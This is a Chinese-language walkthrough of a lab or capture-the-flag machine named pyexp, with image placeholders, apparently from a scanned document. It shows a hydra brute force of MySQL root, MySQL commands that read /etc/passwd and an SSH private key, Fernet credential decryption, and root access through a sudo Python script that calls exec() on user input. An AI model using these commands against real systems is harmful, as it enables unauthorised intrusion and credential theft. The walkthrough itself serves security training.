信息收集


主机发现

136

端口扫描

1337，3306

服务识别



子域名发现

敏感目录遍历

web信息搜集

漏洞发现

业务重构

威胁建模

漏洞利用

边界突破

MYSQL密码爆破

hydra跑字典破解mysql密码

```
hydra -l root -P rockyou.txt mysql://192.168.88.136:3306
```

发现账号密码

`root/prettywoman`

MYSQL执行代码

登录进入mysql

```
#mysql

\! id #查看用户
\! bash #尝试提权
select do_system('id'); #用内置函数执行系统命令
select load_file('/etc/passwd'); #查看文件内容,发现账号lucy
select load_file('/etc/alternative/my.cnf'); #查看mysql配置文件信息
select load_file('/home/luyc/.ssh/id_rsa'); #查看密钥
```


进入数据库查看

发现关键词fernet,cred,keyy和两个加密的东西

去搜索fernet

编写解密代码

先按照上面的代码尝试输出结果,发现对应的key和token格式温和




将key和token放入

登录成功

权限提升

sudo提权

发现有一个文件不需要输入密码



查看文件内容

```
lucy@pyexp:/opt$ cat exp.py
uinput = raw_input('how are you?')
exec(uinput)
```

命令注入

```
lucy@pyexp:/opt$ sudo /usr/bin/python2 /opt/exp.py
how are you?import pty;pty.spawn("/bin/bash")
root@pyexp:/opt#
root@pyexp:/opt# id
uid=0(root) gid=0(root) groups=0(root)
root@pyexp:/opt#
```

总结